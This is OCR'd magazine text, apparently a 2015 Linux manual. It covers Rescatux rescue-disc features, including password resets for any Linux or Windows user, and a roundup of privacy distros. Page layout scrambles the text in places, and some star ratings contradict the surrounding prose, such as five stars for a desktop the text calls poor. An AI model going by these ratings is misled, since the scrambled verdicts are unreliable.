If you deleted files rather than partitions, the tool you want is PhotoRec. Photorec scans the disk for evidence of files and then attempts to reconstruct them – you will need another disk attached for saving these files to. Photorec can only find the contents of files, metadata such as ownerships, permissions and even the file name is not available to it.

So you end up with a lot of files with numeric names, although PhotoRec does give them a suitable extension based on the contents of the file. If the files are digital camera photos (PhotoRec was originally written to recover files from an erased memory card) or music files, you should find that any EXIF or ID3 tagging is preserved, making identification of the files relatively simple. Otherwise, you may have to spend some time trawling through the files to identify them, but that is better than losing your data altogether.



Forget your password? Rescapp lets you reset the password of any Linux or Windows users, including root, with a couple of mouse clicks.

#4 I'm having problems with Windows

Go on, own up, some of you also use Windows, or have a "friend" who does. Rescapp also has options for repairing Windows systems, from resetting passwords to making users into administrators and other user management. It also has an option to restore the Windows MBR. The section on repairing Grub only applies if you still have at least one Linux distro installed. If you want to remove all Linux partitions from a drive, you will need to remove Grub from its boot sector and reinstall the Windows bootloader. Rescapp does this with the Restore Windows MBR button. Choose a disk, as with the Grub restore, and it will set up your hard disk to use the Windows bootloader.

#5 It's complicated

So far, we have looked at solutions to standard problems that can be deal with by a couple of mouse clicks. If things get more complicated, Rescatux contains much of the other software found on rescue discs, and you can just open a terminal and use it, but it will come as no surprise that you can also use more advanced tools from the Expert Tools section of Rescapp. These tools include:

Gparted – for (re)partitioning your hard disk.

Testdisk – to find partitions and filesystem on disks with a damaged partition table.

PhotoRec – to recover deleted or otherwise lost files from a disk, and not only photos.

OS Uninstaller – for removing extra distros from a multi-boot system

It is worth noting that the Expert Tools buttons still open a help page first, but this is generic help for Rescatux, not help for the individual programs.

Apart from those single-use programs, there is also Boot Repair which opens a window containing many options for altering the boot process.

This covers a number of operations, especially if you enable the Advanced options. It allows you to back up your partition tables and log files to a USB device, a wise step

Boot an ISO from Grub

Rescue discs are great, as long as you can find the thing when you really need it. You can copy an ISO image to a USB drive with **dd**

```
dd if=/lxfdvd/downloads/rescatux_cdrom_usb_hybrid_i386_amd64-486_0.32b1.iso of=/dev/sdX bs=4k
```

where **sdX** is your USB drive. That is more convenient, but Murphy's Law states that you won't be able to find the drive when you need it, so there is a more convenient option. To save you going through your pile of old *Linux Format* DVDs to find the one with Rescatux on it, here is how to boot it from your hard drive.

You need a working Grub2, so it is not an option in all cases, but if Grub and your boot partition are working it is more convenient, and faster. Put the ISO image into your **/boot** directory, then add the following to the bottom of the file **/etc/grub.d/40_custom** (do not modify the existing lines).

```
submenu "Rescatux 0.32" {
  set isofile=/Rescatux/rescatux_cdrom_usb_hybrid_i386_amd64-486_0.32b1.iso
  loopback loop $isofile

  menuentry "Rescatux 0.32 - 64 bit" {
    linux (loop)/live/vmlinuz1 findiso=$isofile boot=live config quiet splash
    initrd (loop)/live/initrd1.img
  }

  menuentry "Rescatux 0.32 - 32 bit" {
    linux (loop)/live/vmlinuz2 findiso=$isofile boot=live config quiet splash
    initrd (loop)/live/initrd2.img
  }
}
```

Now run **update-grub** or **grub-mkconfig**, or use the Update Grub Menus option in Rescapp, to update your menu. Then, when you reboot your system, you will have an option to boot into Rescatux.

```
sudo grub-mkconfig -o /boot/grub/grub.cfg
```


If trying to boot from it gives an error that the ISO file could not be found, add this below the submenu line

```
set root='(hd0,1)'
```

where **hd0,1** refers to the first partition on the first disk (for some reason Grub counts disks from zero and partitions from one. Adjust to suit your system.


before you start changing things. Most of the other options in here let you tweak how the bootloader works. You can reinstall, as with the separate button covered elsewhere, but you can also change the location of the bootloader and the options it uses. How often have you searched for a solution to an issue only to be told to "add option xyz to Grub". You could go editing configuration files, but the Boot Repair window has a tab from which you can add various options without editing system critical files with the inherent risk of making things worse.

The current release of Rescatux is a beta and it does have some bugs. One or two of the options do not work properly, although we have not found anything dangerous. It's more a case of the option not doing anything rather than doing the wrong thing. We expect these bugs to be fixed in due course, but Rescatux is still worth keeping around as it can save a lot of heartache in many situations. ■




Tweak your Grub options as well as performing other Grub backup and repair operation from the Expert tools section.

Fixing Grub




1 Restore Grub

Select Restore Grub from the main Rescapp window and read the help text to make sure you understand what is going on. Rescapp does most of the work, but you still need to know which distro and which disk you want to use for Grub. Press Run! when you are ready.




2 Select a distro

Rescapp will scan your disk partitions for installed distros, trying to recognise them by name when possible. Pick the one you want to use as your 'main' distro. This is the one that you are unlikely to want to remove, as that would involve repeating this process.



3 Grub selection

Now choose the disk to which you want to install Grub, usually sda. It doesn't have to be the one containing the distro you chose, but that is normally the case. If you boot from a USB stick, that may be recognised as sda with your hard disk on sdb.



4 Auto-fix

Press OK, and Rescapp will perform the necessary steps, mounting and unmounting filesystems as needed and running **grub-install** with the correct **--boot-directory**, **--root-directory** and **device** arguments. Now you can reboot! It's as simple as that.

HACKER'S MANUAL 2015

HACKER'S MANUAL 2015

Privacy hacks

Keep your stuff private and keep it out of the hands of, well, the NSA

38 Anonymising distros
Stay off all the radars by slipping into one of the best anonymising Linux distros on the planet, we show you which to choose.

45 Beat the NSA
Now you've got your anonymising distro let's see how you need to use it to cover your tracks and protect all of your stuff.

54 Full drive encryption
Ensure that no one but you can read any of your files by setting up the standard Linux full-drive encryption system.


56 Build a secure VPS
If you want a presence online you need a virtual private server, here's how to set one up and ensure it's secure.

60 Cryptography explained
It's one of the most complex topics in mathematics and computing, so we explain it so you can understand it.

65 Secure Android
What's the point in having a secure PC if anyone can hack your phone? Here are all the apps and settings you need to know.

Privacy distributions

Cover your tracks and keep your identity private. We compare special-purpose Linux distros to help you stay invisible on the web.



How we tested...

Nearly two years ago mainstream media started discussing PRISM, which raised a lot of concerns about privacy and anonymous access to the Internet. Shortly after that *Linux Format* came out with great Anonymous distros round-up [*Roundup, Linux Format 174*], which highlighted a noticeable outburst of new releases for Tails, Whonix and other Linux distributions for the security conscious user. This time we revisit the topic with a different selection of contenders and a changed perspective, too. We'll cover: the current state of actively maintained distros; their availability; ease of use; performance; feature set and documentation, and last, but not least; we'll cover the level of compromise they require for regular, general-purpose computing.

There are numerous use cases where someone security conscious may want to use a specialised and non-mainstream Linux distribution instead of a regular one. So we selected five diverse options, each with its own traits and benefits.

Tails is perhaps the most well-established system we're covering, and claims to provide anonymous internet access, circumventing any censorship. Ubuntu Privacy Remix (UPR) provides anonymity together with a strong means of securing your data. It runs only in live mode, encrypts your data and protects it against unsolicited access. Whonix boasts nearly the same features as Tails but goes even further by dividing your workflow into two parts: server and workstation. Qubes OS implements the 'security by compartmentalisation' approach [reviewed *Linux Format 164*], but this time will face off against other alternatives. Finally, JonDo Live-DVD is a very interesting solution, which grew out of the multiplatform JonDonym, an internet surfing anonymiser with privacy and security in mind.

> **"The winner should be not only secure, but balanced and friendly even to less tech-savvy users."**

Anonymity and security tend to go hand in hand, so we expect an added benefit to be being able to nail down your system so it's secure from would-be hackers. We'll compare all these options with each other in different terms, and the winner should be not only secure, but generally balanced and friendly even to less tech-savvy users.

Availability

What does it take to get them running?

When you decide to try out an anonymous distro, you have to be aware that there's cost involved in using them, but it varies, so lets see what it takes to get our contenders up and running.

Tails is the most well-known distro, and we expected to download its ISO file and write it onto USB stick via some convenient tool like *dd* or front-end like *ImageWriter*. But the process with Tails turns out to be less straightforward, because the image has to be modified with the *isohybrid* utility. So, it went:

```
isohybrid tails-i386-1.2.3.iso -h 255 -s 63
dd if=tails-i386-1.2.3.iso of=/dev/sdc bs=16M
```

Where **/dev/sdc** is your flash drive. After that it works like a charm. The system boots into the live session just like a regular Debian-based distro.



No, it's not a blue SUSE lizard, it's Ubuntu Privacy Remix, which features this cool Protected Pangolin!

Whonix and Qubes OS are significantly harder to launch, and here is why: Whonix comes in the form of two *Virtualbox* machines, one for the Gateway and another for the Workstation. The idea behind this exquisite delivery is to isolate the environment you work in from the internet access point. So, the first thing to do is launch and configure the Whonix Gateway on one VM and then accessing it from another VM, where all work will be done. We didn't find any issues with it, but we have to admit that only advanced users will be able to deploy their workflow under Whonix.

After writing Qubes OS's ISO onto USB stick and booting from it, we discovered that there's no live session, only an installation mode. Qubes OS is based on a recent Fedora release and shares the same installer with it. But the system has some quite surprising system requirements: it wants you to provide it with 4GB of RAM, 32GB for the root partition and prefers built-in Intel video chip, as Nvidia or AMD have some issues in Qubes OS. The system needs such overstated resources due to its 'Security via isolation' approach, which we'll discuss later.

Finally, Ubuntu Privacy Remix and JonDo Live-DVD were extremely easy to launch. Their respective live sessions were fast and easy to use.

Verdict


JonDo Live
★★★★★
Qubes OS
★★★☆☆
Ubuntu Privacy Remix
★★★★★
Tails
★★★☆☆
Whonix
★★☆☆☆

» *Easy access to anonymous live sessions wins out.*

Development state

Private and secure today, but how actively are they maintained?

This aspect is often overlooked, but it's vital as regular users will want to have an up-to-date and actively supported distro. The reality is that some secretive distros are abandoned by developers (such as Privatix) or left unmaintained for years (like Liberté). Some may think that it's a matter of new features and fixes, but let's not forget that abandoned Linux distros may have trouble running on modern hardware that has things like UEFI and Secure Boot.



JonDo Live-DVD has embarassingly frequent updates.

Tails is one of the best maintained security distros, with a very fast pace of development. New releases are rolled out every 2-4 months, which means Tails has had six releases during 2014 and went from v0.23 to 1.2.3 rapidly.

The Ubuntu Privacy Remix (UPR) developers, in comparison, don't seem to be in such a hurry, but keep development steady. UPR emerged in December 2008 and has been sticking with Ubuntu LTS releases. The current version is 12.04r1 (Protected Pangolin) which supports new hardware but is still a very lightweight distro.

Whonix is a relatively new project, which started in 2012 and has been very actively developed since then. Now at version 9.6, Whonix continues to get updates every few months.

Qubes OS is similar in that its birth also dates back to 2012, and the project has reached R2 release. Qubes OS's development is very active, with lots of well-documented alpha, beta and release candidate versions published every few months.

But that leaves us with the insanely speedy development record of JonDo Live-DVD. Somewhat staggeringly, JonDo boasts a changelog, which is updated every 5-10 days!

Verdict

JonDo Live
★★★★★
Qubes OS
★★★★★
Ubuntu Privacy Remix
★★★★☆
Tails
★★★★★
Whonix
★★★★★

» *All our participants are in rude health & updated often.*

Web surfing protection

How effectively do they shield you from web threats?


When you're accessing the internet, things become complicated and no one can guarantee that everything you access is 'absolutely' safe. But most of our distros try their best to offer the maximum possible protection.


We also assume that while security is a top priority, users will still need to: access webmail; download and upload files; store passwords and sensitive data; and perform other common activities on the internet. Anonymity requires some compromises, such as lower download speeds and a harder password policy, but we also insist on a comfortable web browsing experience. But don't confuse greater security and hardened internet policies with good user data safety. This is different and something we'll cover later.

JonDo Live-DVD ★★★★★

JonDo provides network anonymity using the JonDo *IP changerv* (aka *JonDonym*), which is a Java Anon Proxy, similar to *T*or. JonDo enables web browsing (via a *Firefox*-based *JonDoBrowser*) with revocable pseudonymity and sends requests through a cascade and mixes the data streams of multiple users to further hide the data to outsiders.

It's worth noting that while the whole thing is open source, there are free and commercial plans. The free one can only use destination ports 80 and 443 that are used for the HTTP and HTTPS protocol (enough for web browsing and FTP). The premium service provides additional SOCKS proxies for extra anonymisation and a better connection speed. Generally, we find JonDo safer than Tor, because JonDo is much more centralised and can't include malicious nodes (which is possible in Tor).





Qubes OS ★★★★☆

Qubes OS implements another concept of virtualisation-based isolation. The system runs *Xen* hypervisor with multiple instances of an altered Fedora 20 virtualised on top of it. Qubes OS is divided into several 'domains' and applications can be run as virtual machines (AppVMs).

The standard way of anonymising network traffic is using Qubes TorVM, which connects to the internet and runs Tor. Other applications can be assigned to use this 'Torified' connection. The positive side is that an application doesn't need to be aware of Tor; it runs in regular mode without needing add-ons, and all IPv4 TCP and DNS traffic is routed by Tor. The downside is that you need to configure everything manually. We also noticed that this concept tends to restrain attacks and malware from spreading outside domain/AppVM, rather than prevent them.

Data safety

How safe is your sensitive data within each distro?

Though the most important feature of Tails is its 'amnesia' in live mode, you can install it to your hard drive and use it just like a regular Linux distro. Among all of the benefits of doing that, you'll note that your RAM will be wiped on reboot or shutdown, which will protect against forensic recovery techniques.

Ubuntu Privacy Remix shines when it comes to securing your data. The only way to store it is using the extended *TrueCrypt-Volumes*, which can be stored on removable USB media only (which, in turn, is mounted with a 'noexec' option). There's no way for your data to be left on drive partitions, not even unnoticed or by accident.

Whonix is much less amnesic than most of the others. On the Workstation side all data can be stored persistently, and its up to you how you keep it. You may want to encrypt and protect it with an extra password or store it on isolated location. But generally Whonix doesn't have a strong focus on data security.

Qubes OS is much better for data security, because it's possible to isolate sensitive data in a separate domain/AppVM without network access, but again the security level is heavily dependent on the skill of the user and how disciplined they are. JonDo Live-DVD offers a way for using persistent storage, and we found it to be quite user-friendly. It's ready to use LUKS encrypted USB sticks and drives and provides a special assistant to prepare your media.

Verdict


JonDo Live ★★★★☆
Qubes OS ★★★★☆
Ubuntu Privacy Remix ★★★★★
Tails ★★★★☆
Whonix ★★★☆☆


» *This time UPR offers the most security for your data.*

Ubuntu Privacy Remix ★☆☆☆☆

Sad but true, Ubuntu Privacy Remix (UPR) has no networking functionality at all. The system kernel is modified so that it ignores any network hardware, making UPR a perfectly isolated system, which can't be attacked via LAN, WLAN, Bluetooth and Infrared etc. So, there's no web browsing, no cookies, no trojans nor any data downloaded from the web, and no instant messaging or remote or cloud services. Almost all traces of network connectivity are wiped off the UPR, though some are still there. For example, *ifconfig* and *ifup/ifdown* commands are there, but they are virtually helpless, as network hardware is violently disabled.

So in this test UPR fails to be any use for web surfing, even if it is part of the design. If, however, you're paranoid and want a system that avoids being online entirely then UPR will be the right solution.





Tails ★★★☆☆

Tails includes top-notch networking features, and the most important one is Tor, which is an open network of anonymous servers that attempts to prevent your identification and traffic analysis.

This is accompanied by *Vidalia*, a front-end for easy set up, a preconfigured *Firefox* ESR-based web browser, which is equipped with a Tor Button, *HTTPS Everywhere, NoScript* and *AdBlock Plus* extensions.


Tails many extras include *I2P* anonymising network, proxy and VPN front-ends, the *Florence* virtual keyboard, application isolation via *AppArmor*, *PWGen* for generating strong passwords and *KeePassX* for managing them, and *AirCrackNG* for wireless networks auditing etc.

Tor and I2P traffic are also divided, thanks to the dedicated *I2P Browser*, and *Pidgin* uses the more secure Off-the-Record (OTR) mode.

Whonix ★★★★★

Whonix also relies on Tor for network anonymity and shares many third-party tools with Tails. So lets point out the differences. Here the Tor client runs on Whonix-Gateway, which provides better protection against IP and location discovery on the Workstation.

The level of IP and DNS protocol leak protection is sometimes the same, but in Tails there's a possibility of misconfiguration, which can lead to IP leak and in Whonix this doesn't exist. Even if the workstation is compromised (eg by someone getting root access), it would still be impossible to find out the real IP. Isolating the proxy server within a standalone VM (or maybe a physical PC) works great. Whonix also makes use of 'entry guards' in Tor (randomising endpoints), which is something that is missing in Tails out of the box.



Performance

How snappily do they run?

More recent Tails uses 3.16.7 kernel and loads into Gnome Shell 3.4 in fallback mode by default. The desktop is very lightweight; nearly as fast as classic Gnome 2 in previous Tails releases, but official system requirements say it needs at least 1GB of RAM to work smoothly, which we think is a bit much.

Ubuntu Privacy Remix was updated to use the Ubuntu 12.04 LTS package base and thus has numerous backports and modern features, yet it remains very easy on resources. UPR uses a classic Gnome 2 desktop, which loads in a couple of seconds. We'd suggest that 512MB of RAM is enough, though UPR can make use of the larger RAM volume as the system implements 'ramzswap' to store swap file in RAM.

JonDo Live-DVD can boot even on very old CPUs, and its XFCE desktop is very fast. However, you'll need 1GB RAM to work smoothly with the Java-based JonDo app and the web browsers.

Whonix is different, again, because you need a host capable of running two *Virtualbox* guest machines at a time. Your host OS and configuration is down to you, but you're going to need at least 4GB of RAM, a spare 12GB of hard drive space. However, the SSD and CPU with hardware virtualisation support are both very welcome.

For Qubes OS you'll need an even beefier machine: a 64-bit CPU, 4GB of RAM and at least 32GB for root partition. Qubes OS is, therefore, the most demanding choice.

Verdict

JonDo Live ★★★★★
Qubes OS ★★☆☆☆
Ubuntu Privacy Remix ★★★★★
Tails ★★★★☆
Whonix ★★☆☆☆


» *Both Tails and JonDo are modest on resources.*

Desktop usability

Can you be anonymous and still enjoy a feature-rich desktop?

Though Tails is 'amnesic', it includes an installer, which can create a persistent partition either on the same USB stick you boot from, or another USB storage device. This makes Tails a pleasant experience for permanent work in live mode. It also includes a vast selection of software, from *LibreOffice* and *Gimp* to *Audacity* and *Sound Juicer*.

JonDo Live-DVD also has a very usable Xfce live desktop, which is packed with all the essential desktop software, but its main advantage is that you can install both the JonDo IP changer and *JonDoFox* browser on any Linux distro. This is a huge bonus, because you can stay with your already-configured Linux box and seamlessly turn anonymous.



The desktop in Tails will be familiar and easy to use for Gnome users.

Ubuntu Privacy Remix (UPR) includes only basic Gnome 2 accessories and very few desktop apps (*Scribus* and *LibreOffice* are the most noticeable examples). The desktop experience in UPR is poor, so much so that even extracting screenshots turned out to be a problem. Worst of all, UPR is made deliberately non-manipulative, so nothing can be fixed from a desktop perspective.

Both Whonix guest machines use the KDE desktop on top of Debian. We really love KDE, but it seems to be excessive on the Gateway side. But the Workstation experience turned out to be very comfortable. Aside from some minor slowdowns and restrictions, because of it being a virtualised and firewalled system, Whonix Workstation can be used as a fully featured desktop.

Qubes OS is an entirely different experience: it's easy to install but can work very slowly later down the line. Its KDE desktop is intuitive, but interaction between domains requires extra skill. For example, copying and sharing files from one domain or AppVM to another has its own logic and clipboard usage is limited.

Verdict

JonDo Live ★★★★★
Qubes OS ★★☆☆☆
Ubuntu Privacy Remix ★★★★★
Tails ★★★★☆
Whonix ★★☆☆☆

» *The best offer familiar software and anonymity tools.*

Documentation and support

Is there any help and where do you get answers to questions?

Good wiki pages, FAQs and other helpful documentation are important for any software. This is certainly the case with anonymous distros that can be frustrating even for people familiar with Linux.

Tails offers in-depth end-user documentation with general information, first steps, commonly asked questions and detailed explanations for almost all aspects, even those not related to Tails directly, but it's all essential if you want to study the basics of privacy and encryption. There's even a chat room and a 'request a feature' form.

Ubuntu Privacy Remix has a neat and compact website, yet there isn't that much materials, but the quantity of UPR resources corresponds with its feature set. You can find some helpful how-to guides, such as instructions for creating a personal UPR build (with a custom software set).

Nearly all Whonix documentation resides in a dedicated and detailed wiki portal. We found it to be very comprehensive and more in-depth than the resources Tails supplies – Whonix has more articles, more support options and a very active forum.

The Qubes OS project also has a wiki portal with essential and advanced articles. The OS architecture is explained in detail and there's an FAQ, tutorial slides and user documentation. Qubes OS has many extra features, such as running non-Linux AppVMs, and this is covered in a detailed manual.



The Whonix help section is huge and scrollable. Even advanced and in-depth topics are covered.

There's also a helpful developer's corner, which provides all you need to develop custom solutions.

JonDo has help topics, an FAQ, tutorials, a wiki portal and a forum. Though it looks complete, a thorough review shows many weaknesses. The FAQ is brief, and the wiki is very small. Very few topics are actually covered, which is disappointing.

Verdict

JonDo Live ★★★☆☆
Qubes OS ★★★★☆
Ubuntu Privacy Remix ★★★☆☆
Tails ★★★★☆
Whonix ★★★★★

» *Whonix sneaks in front of Tails for it's level of support.*

Privacy distributions

The verdict


Java Anon Proxy was a 2007 startup, backed by solid research work of many years. Here, we witness the fruit of that work as JonDo Live-DVD clearly outperforms the former king of anonymous web access: Tails. Both projects are premiere quality, however, with balanced features and active development.

